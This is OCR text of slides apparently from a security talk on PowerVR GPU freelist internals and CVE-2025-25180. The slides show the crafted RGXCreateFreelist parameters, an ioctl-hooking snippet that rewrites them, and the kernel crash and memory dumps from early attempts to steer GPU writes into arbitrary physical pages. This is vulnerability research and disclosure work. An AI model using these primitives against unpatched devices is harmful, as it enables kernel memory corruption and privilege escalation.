
- The parameter buffer is stored in **system memory** along with the shader data.
  - Transformed vertices and triangle lists
  - Shader states
- Essential infrastructure for implementing the TBDR
  - Reduce memory bandwidth overhead at the expense of allocating memory from AP



From the public documentation: "PowerVR: A Master Class in Graphics Technology and Optimization (2012)"

FreeList - the “GPU Hardware Heap”


- The Freelist serves as the underlying structure of the Parameter Buffer.
- Manage a pool of kernel pages reserved for storing geometry data.



Create a Freelist

- Step1: Create a protected GPU memory handle
  - Allocated GPU virtual space, permission etc.

- **PMMETA_PROTECT flag (Enforced by GPU MMU)**
  - Writing to protected memory area explicitly forbidden
  - Cannot create a CPU / GPU memory alias
  - Cannot export the GPU memory to other objects



Create a Freelist


- Step2: Submit Parameter Buffer Configuration when calling RgxCreateFreelist API
  - Graphic library figures out an optimized set of parameters

```
IMG_UINT32          ui32MaxFLPages,
IMG_UINT32          ui32InitFLPages,
IMG_UINT32          ui32GrowFLPages,
IMG_UINT32          ui32GrowParamThreshold,
```

- GrowParamThreshold
  - /* Percentage of FL memory used that should trigger a new grow request */


Create a Freelist

- InitFL = **50**, GrowParamThreshold = **80(%)**, MaxFL = 200, GrowFL = 10,
  - 50 * 80% = 40 pages for normal use
  - Rest of 50 - 40 = 10 pages are served as “ready page”



What's inside of a Freelist State Buffer

- GPU PM (Parameter Manager) consumes the pages from the Freelist



Freelist State Buffer Example

- Example: Freelist 0xe1c0000000 allocates 9 kernel pages initially

```
e1c0000000  20 01 00 c0 e1 00 00 00 09 00 00 00 00 00 00 00  | ................|
e1c0000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
e1c0000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
... [zero]   Allocated 9 pages initially (0x0f995a71 << 12, 0x0f995a72 << 12, ...)
e1c0000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
e1c0000120  71 5a 99 0f 72 5a 99 0f 73 5a 99 0f 74 5a 99 0f  |qZ..rZ..sZ..tZ..|
e1c0000130  75 5a 99 0f 76 5a 99 0f 77 5a 99 0f 78 5a 99 0f  |uZ..vZ..wZ..xZ..|
e1c0000140  79 5a 99 0f 7a 5a 99 0f 00 00 00 00 00 00 00 00  |yZ..zZ..........|
... [zero]                  0x0f995a7a = *(int*)(0xe1c0000120 + 0x9 * 4)
```

Freelist Summary

- Freelist: a shared state buffer + allocated kernel pages for GPU hardware
- The Freelist stack pointer register points to the first page to be consumed by the GPU.
- Hardware Heap: The PM (Parameter Manager) Unit requests 1 or more free page(s) to store geometry data.

Freelist Vulnerability CVE-2025-25180

Manipulate the FL Stack Pointer Register

Google

CVE-2025-25180

"... subvert GPU HW to write to arbitrary physical memory pages"

July 2025

Title	GPU DDK – Insufficient validation in RGXCREATEFREELIST creates corrupt freelist
Our Reference	PSP-66
CVE Reference	CVE-2025-25180
Originator Reference	PP-171350
Date Posted	11th July 2025
Versions affected	DDK Releases up to and including 24.3 RTM
Vulnerability	Software installed and run as a non-privileged user may conduct improper GPU system calls to subvert GPU HW to write to arbitrary physical memory pages. Under certain circumstances this exploit could be used to corrupt data pages not allocated by the GPU driver but memory pages in use by the kernel and drivers running on the platform altering their behaviour.
Resolution	The DDK kernel module has been updated to address this improper use of GPU system calls to prevent unauthorised access to arbitrary physical memory pages.

Corrupted FL Stack Pointer Register

- FL Pages Parameters

```
IMG_UINT32              ui32MaxFLPages,              1
IMG_UINT32              ui32InitFLPages,             1
IMG_UINT32              ui32GrowFLPages,             0x100000
IMG_UINT32              ui32GrowParamThreshold,      0x100000
```

```
RGX_PM_FREELISTSTATE_BUFFER_SET_STACK_PTR(sFLState,
ui32InitFLPages - ui32ReadyPages - 1);
```

```
RGX_PM_FREELISTSTATE_BUFFER_SET_STACK_PTR(sFLState, -ui32ReadyPages);
```

Corrupted FL Stack Pointer Register


- Create a Freelist on GPU virtual address

FL Base = 0x12440


```
FL_BASE_ADDRESS +
FL_STACK_PTR * 4 -> First FL
page consumed by the GPU HW

0x12440 + ((0xffffd710*4) &
0xffffff) = 0x1008080
```

Corrupted FL Stack Pointer Register

- What happened?



GPU Page Fault:
*DataMaster=GEOM fault_address=**0x1007f80***
pc_address=0xaa408e000

The Road to Kernel Panic

Google


Get an Initial Kernel Crash POC

- Android 3D rendering example application (Texture Teapot)

Hijack Freelist Arguments

```
if (target_FL) {
    in->hFreeListAndStateReservation = hReservation;
    in->ui32GrowFLPages = 0x100000;
    in->ui32GrowParamThreshold = 0x100000;
    in->ui32InitFLPages = 1;
    in->ui32MaxFLPages = 1;
    int ret = BYTEHOOK_CALL_PREV(ioctl_proxy_auto, ioctl_t, fd, cmd, data);
    BYTEHOOK_POP_STACK();
    DumpMem((unsigned char *) pmr_original, 0x100);
}
```


Get an Initial Kernel Crash POC




- Not all Freelist created by the driver will be used.
- Find correct Freelists and overwrite page address to 0xa0a0a0a0
- The screen may “blink” and recover itself most of the time

Get an Initial Kernel Crash POC

- Corrupted Parameter Buffer may lead to render failure






Other industry implementations lead to rendering failure (public blogpost)

Get an Initial Kernel Crash POC

- First kernel panic 🎉




[50472.248102][T6626] **BUG: Bad page state in process AudioEventMonit pfn:a1a0a0**
[50472.248112][T6626] page:00000000b3732a49 refcount:0 mapcount:0 mapping:00000000b59abbd8 index:0x23b7 **pfn:0xa1a0a0**
[50472.248123][T6626] aops:ext4_da_aops ino:3bd dentry name:"CameraServices.apk"
[50472.248135][T6626] flags: 0x200000000002200c(referenced|uptodate|arch_1|mappedtodisk|zone=1|kasantag=0x0)
[50472.248145][T6626] page_type: 0xfffffffe()
[50472.248158][T6626] raw: 200000000002200c ffffffe26642808 ffffffe26a9df48 ffffff8891f312a0
[50472.248169][T6626] raw: 00000000000023b7 0000000000000000 00000000fffffffe 0000000000000000

Blackboxing the GPU HW Attempt #1

Attempt #1

- What we have
  - The FL stack pointer register points to an out-of-bound GPU VA 0x1008080
  - We can craft arbitrary physical pages as the FL for GPU
- Who consumes these FL pages?
  - GPU Driver ❌
  - GPU Firmware ❌
  - GPU Hardware ✅ -> PM (Parameter Manager) Unit


Attempt #1



Page Address: 0x8fded << 12

No observable effect

Attempt #1




```
00000000  01 d0 de 8f 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000010  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000020  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000030  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000040  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000050  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000060  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000070  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000080  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000090  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
```

Geometry Data

```
00000000  00 00 00 7f 00 00 00 00 00 a0 0c 00 00 00 00 00  |................|
00000010  00 00 04 00 00 00 2e 00 00 00 00 0e 00 40 40 00  |.............@@.|
00000020  90 00 09 00 00 03 00 00 40 41 c2 41 43 c2 00 00  |........@A.AC...|
00000030  00 00 ba 50 00 00 3f 50 00 00 80 3f d8 00 00 00  |...P..?P...?....|
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```


Attempt #1

Is this a Page Table crafted by PM?

Physical Memory Dump (0x8fdec000)


```
8fdec000  01 d0 de 8f 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec010  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec020  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec030  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec040  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec050  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec060  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec070  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec080  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec090  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec0a0  [ ..... original memory content ..... ]
```

Attempt #1b



